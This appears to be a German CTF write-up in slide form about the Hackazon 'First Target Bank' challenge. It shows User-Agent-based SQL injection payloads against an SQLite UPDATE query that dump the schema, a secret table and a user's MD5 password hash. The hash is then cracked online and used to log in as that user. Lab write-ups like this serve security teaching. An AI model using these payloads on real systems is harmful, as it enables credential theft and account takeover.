
# First Target Bank

- Ich habe versucht eine SQL-Injektion über meine Browser-Info durchzuführen.



# First Target Bank

- Dafür habe ich meine Browser-Info überschrieben.



# First Target Bank

- Bei der nächsten Anmeldung wurde ein Fehler ausgegeben:

First Target Bank - Mozilla Firefox

Hackazon Portal First Target Bank about:config

https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/index

First Target Bank Home Transactions Contacts Welcome back, test-user1 Balance: \$0 Log out

## Welcome to First Target Bank

- Last logged in on 06-01-2018 using browser Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:57.0) Gecko/20100101 Firefox/57.0
- Error in sqlite query: update users set last\_browser= '', last\_time= '06-01-2018' where id = '12'

Security testing accounts:

- test-user1/test-user1
- test-user2/test-user2
- test-user3/test-user3

First Target Bank is the worlds leading provider of vulnerable banking web application demonstrations, integrated financial services, premium banking, business banking, funds management, superannuation, insurance and investment.

The Group is one of the largest listed companies on the International Securities Exchange and is included in the Morgan Stanley Capital Global Pwn Group.

The key financial objective of the First Target Bank is to have Total Shareholder Return in the top 15% of our International listed peers over each rolling five-year period and a maximum of 20 hacking




# First Target Bank

- Durch die Fehlerausgabe kannte ich die Query und konnte meine SQL-Injection anpassen:
  - ', last\_browser=(SELECT sql FROM sqlite\_master WHERE tbl\_name = 'secret' AND type = 'table' LIMIT 1), last\_time='06-01-2018' where id = '12' –
- So konnte ich die Spalten der Tabelle bestimmen.

# First Target Bank

- Bei der nächsten Anmeldung wurden die Spaltennamen der Tabelle secret ausgegeben.



# First Target Bank

- Die SQL-Injection habe ich dann nochmal angepasst:
  - ', last\_browser=(SELECT message FROM secret LIMIT 1), last\_time='06-01-2018' where id = '12' --

# First Target Bank

- Bei der nächsten Anmeldung wurde der Inhalt der Tabelle secret ausgegeben.

The screenshot shows a web browser window titled "First Target Bank - Mozilla Firefox". The address bar displays the URL `https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/index`. The browser tabs include "Hackazon Portal", "First Target Bank", and "about:config".

The web application interface features a dark navigation bar with the following elements:

- First Target Bank
- Home
- Transactions ▾
- Contacts ▾
- Welcome back, test-user1
- Balance: \$0
- Log out (button)

The main content area has a white background and includes the following sections:


- ## Welcome to First Target Bank
- Last logged in on 06-01-2018 using browser 46204194f459123a95a34bed24d3c839
  - The time and your browser information have been stored in the database
- Security testing accounts:

  - test-user1/test-user1
  - test-user2/test-user2
  - test-user3/test-user3
- First Target Bank is the worlds leading provider of vulnerable banking web application demonstrations, integrated financial services, premium banking, business banking, funds management, superannuation, insurance and investment.

The Group is one of the largest listed companies on the International Securities Exchange and is included in the Morgan Stanley Capital Global Pwn Group.
- The key financial objective of the First Target Bank is to have Total Shareholder Return in the top 15% of our International listed peers over each rolling five-year period and a maximum of 20 hacking

# First Target Bank

- Durch diese Lücke habe ich mich auch als ein anderer Nutzer ausgeben können
- Query:
  - ', last\_browser=(SELECT password FROM users WHERE username = 'richy'), last\_time='05-01-2018' where id = '12' --



# First Target Bank

- Bei erneuter Anmeldung erhielt ich folgende Ausgabe:

First Target Bank - Mozilla Firefox

Hackazon Portal First Target Bank about:config

https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/index

First Target Bank Home Transactions Contacts

Welcome back, test-user1  
Balance: \$0 Log out

## Welcome to First Target Bank

- Last logged in on 05-01-2018 using browser c3b88ac83877faf89c3064601d1c5b73
- The time and your browser information have been stored in the database


Security testing accounts:

- test-user1/test-user1
- test-user2/test-user2
- test-user3/test-user3

First Target Bank is the worlds leading provider of vulnerable banking web application demonstrations, integrated financial services, premium banking, business banking, funds management, superannuation, insurance and investment.

The Group is one of the largest listed companies on the International Securities Exchange and is included in the Morgan Stanley Capital Global Pwn Group.

The key financial objective of the First Target Bank is to have Total Shareholder Return in the top 15% of our International listed peers over each rolling five-year period and a maximum of 20 hacking



# First Target Bank

- Die Ausgabe ist eine md5sum, diese kann in einer Datenbank im Internet gesucht werden. Wurde diese bereits verschlüsselt ist das Klartext äquivalent in der Datenbank enthalten.

The screenshot shows a web browser window with the URL <https://hashkiller.co.uk/md5-decrypter.aspx>. The page features a navigation bar with links: Home, Forums, Decrypter / Cracker, Database Info, Hash Min Max, WPA Crack, Lists and Competition, Contest, Tools, Hashcat GUI, and Downloads. The main content area includes a header for 'GPUHASH.me online WPA/HASH cracker' and a section titled 'Free online WPA verification server'. Below this, there is a text box for inputting MD5 hashes and a status bar indicating 'We found 1 hashes! [Timer: 711 m/s] Please find them below...'. The output area displays two columns of MD5 hashes and their corresponding plaintext results.

HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

**How many decryptions are in your database?**  
We have a total of just over **829.726 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: **We found 1 hashes! [Timer: 711 m/s] Please find them below...**

MD5 Hashes:	MD5 Hashes:
c3b88ac83877faf89c3064601d1c5b73	c3b88ac83877faf89c3064601d1c5b73 MD5 : imrich!#

# First Target Bank

- Startseite des Users richy.

The screenshot shows a web browser window titled "First Target Bank - Mozilla Firefox". The address bar displays the URL `https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/index`. The browser's tab bar includes "Hackazon Portal", "First Target Bank", "about:config", "Startpage Web Suchen", and "MD5 Decrypter - Over 829.7".

The website's header features a navigation menu with "First Target Bank", "Home", "Transactions", and "Contacts". On the right, it displays a user greeting: "Welcome back, richy" and "Balance: \$1,000,000", accompanied by a green "Log out" button.

The main content area begins with the heading "Welcome to First Target Bank". Below this, there are three informational boxes:

- A light blue box containing a list of bullet points:
  - Last logged in on 3.7.16.2 using browser 1
  - The time and your browser information have been stored in the database
  - Welcome back richy!! I think you're after this: 35718d257aaa98c6a5ad99fcd20940dc
- A light blue box titled "Security testing accounts:" with a list of bullet points:
  - test-user1/test-user1
  - test-user2/test-user2
  - test-user3/test-user3
- A light gray box containing two paragraphs of text:

First Target Bank is the worlds leading provider of vulnerable banking web application demonstrations, integrated financial services, premium banking, business banking, funds management, superannuation, insurance and investment.

The Group is one of the largest listed companies on the International Securities Exchange and is included in the Morgan Stanley Capital Global Pwn Group.

At the bottom of the page, a section begins with the text: "The key financial objective of the First Target Bank is to have Total Shareholder Return in the top 15% of our International listed peers". To the right of this text, a partial image of a person's head is visible.